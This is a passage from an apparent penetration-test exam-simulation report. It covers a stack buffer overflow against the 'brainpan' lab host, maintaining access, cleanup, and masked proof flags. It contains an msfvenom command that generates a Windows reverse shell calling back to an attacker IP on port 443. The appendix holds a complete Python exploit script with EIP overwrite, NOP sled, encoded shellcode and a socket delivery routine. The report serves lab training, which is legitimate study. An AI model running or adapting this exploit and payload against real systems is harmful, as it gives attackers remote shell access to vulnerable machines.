


Figure 3.57: Pop calc.exe

From this now, it was generated payload for a reverse shell with venom by running:

```
msfvenom -a x86 --platform windows -p windows/shell_reverse_tcp lport=443 lhost=172.16.116.130
↪  exitfunc=thread -b "\x00" -e x86/shikata_ga_nai -f c
```

The shellcode generated was exchanged with the one of the calc, a listener on the attacker machine was set up at port 443 and the exploit was executed again but with this new shellcode, successfully getting a reverse shell from it:

```
kali@kali:~/simulation/brainpan$ python exploit.py 172.16.116.131 9999
Sending evil payload
Done!
kali@kali:~/simulation/brainpan$
```

Figure 3.58: Exploiting BOF Lab Machine




Figure 3.59: Succesfull reverse shell

Finally, the crafted exploit was executed against brainpain (172.16.116.132), getting a reverse shell from it:




Figure 3.60: Succesfull exploit Brainpan

Proof Screenshot:

```
N/A
```

Completed Buffer Overflow Code:

Please see Appendix 1 for the complete Windows Buffer Overflow code.

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, ceso removed all user accounts, passwords and/or files downloaded in the systems that were needed during the pentest.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

```
     IP         |          user.txt Contents          |          root.txt Contents
----------------|-------------------------------------|-----------------------------------
10.10.10.8      | 8a86****************************** | 51ed******************************
10.10.10.11     | 0265****************************** | ce65c*****************************
10.10.10.81     | 625b****************************** | 0074******************************
10.10.10.119    | 8a86****************************** | f1d4******************************
172.16.116.132  |                N/A                  |                N/A
```

4.2 Appendix - Metasploit/Meterpreter Usage

For the exam simulation, I haven't used my Metasploit/Meterpreter allowance.

4.3 Appendix - Completed Buffer Overflow Code

```
import socket
import sys
import time

if len(sys.argv) < 3:
    print("Usage: <script>.py <host> <port>")
    sys.exit()
host = sys.argv[1]
port = int(sys.argv[2])

try:
  filler = "A" * 524
  eip = "\xF3\x12\x17\x31"
  offset = "C" * 4
  nops = "\x90" * 10
## for poc:
```

```
##    msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -e x86/shikata_ga_nai -b
↪  "\x00" exitfunc=thread -f c
## for reverse:
## msfvenom -a x86 --platform windows -p windows/shell_reverse_tcp lport=443
↪  lhost=172.16.116.130 exitfunc=thread -b "\x00" -e x86/shikata_ga_nai -f c
  shellcode = ("\xdb\xd2\xb8\x9b\x94\x34\x9f\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1"
"\x52\x83\xc3\x04\x31\x43\x13\x03\xd8\x87\xd6\x6a\x22\x4f\x94"
"\x95\xda\x90\xf9\x1c\x3f\xa1\x39\x7a\x34\x92\x89\x08\x18\x1f"
"\x61\x5c\x88\x94\x07\x49\xbf\x1d\xad\xaf\x8e\x9e\x9e\x8c\x91"
"\x1c\xdd\xc0\x71\x1c\x2e\x15\x70\x59\x53\xd4\x20\x32\x1f\x4b"
"\xd4\x37\x55\x50\x5f\x0b\x7b\xd0\xbc\xdc\x7a\xf1\x13\x56\x25"
"\xd1\x92\xbb\x5d\x58\x8c\xd8\x58\x12\x27\x2a\x16\xa5\xe1\x62"
"\xd7\x0a\xcc\x4a\x2a\x52\x09\x6c\xd5\x21\x63\x8e\x68\x32\xb0"
"\xec\xb6\xb7\x22\x56\x3c\x6f\x8e\x66\x91\xf6\x45\x64\x5e\x7c"
"\x01\x69\x61\x51\x3a\x95\xea\x54\xec\x1f\xa8\x72\x28\x7b\x6a"
"\x1a\x69\x21\xdd\x23\x69\x8a\x82\x81\xe2\x27\xd6\xbb\xa9\x2f"
"\x1b\xf6\x51\xb0\x33\x81\x22\x82\x9c\x39\xac\xae\x55\xe4\x2b"
"\xd0\x4f\x50\xa3\x2f\x70\xa1\xea\xeb\x24\xf1\x84\xda\x44\x9a"
"\x54\xe2\x90\x0d\x04\x4c\x4b\xee\xf4\x2c\x3b\x86\x1e\xa3\x64"
"\xb6\x21\x69\x0d\x5d\xd8\xfa\x9e\xb2\x96\x78\xb6\xb0\x56\x7c"
"\xfc\x3c\xb0\x14\x12\x69\x6b\x81\x8b\x30\xe7\x30\x53\xef\x82"
"\x73\xdf\x1c\x73\x3d\x28\x68\x67\xaa\xd8\x27\xd5\x7d\xe6\x9d"
"\x71\xe1\x75\x7a\x81\x6c\x66\xd5\xd6\x39\x58\x2c\xb2\xd7\xc3"
"\x86\xa0\x25\x95\xe1\x60\xf2\x66\xef\x69\x77\xd2\xcb\x79\x41"
"\xdb\x57\x2d\x1d\x8a\x01\x9b\xdb\x64\xe0\x75\xb2\xdb\xaa\x11"
"\x43\x10\x6d\x67\x4c\x7d\x1b\x87\xfd\x28\x5a\xb8\x32\xbd\x6a"
"\xc1\x2e\x5d\x94\x18\xeb\x7d\x77\x88\x06\x16\x2e\x59\xab\x7b"
"\xd1\xb4\xe8\x85\x52\x3c\x91\x71\x4a\x35\x94\x3e\xcc\xa6\xe4"
"\x2f\xb9\xc8\x5b\x4f\xe8")
  buf = filler + eip + offset + nops + shellcode
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((host,port))
  print("Sending evil payload")
  s.send(buf)
  print("Done, check your listener!")
except:
  print("Something went wrong")
  sys.exit()
```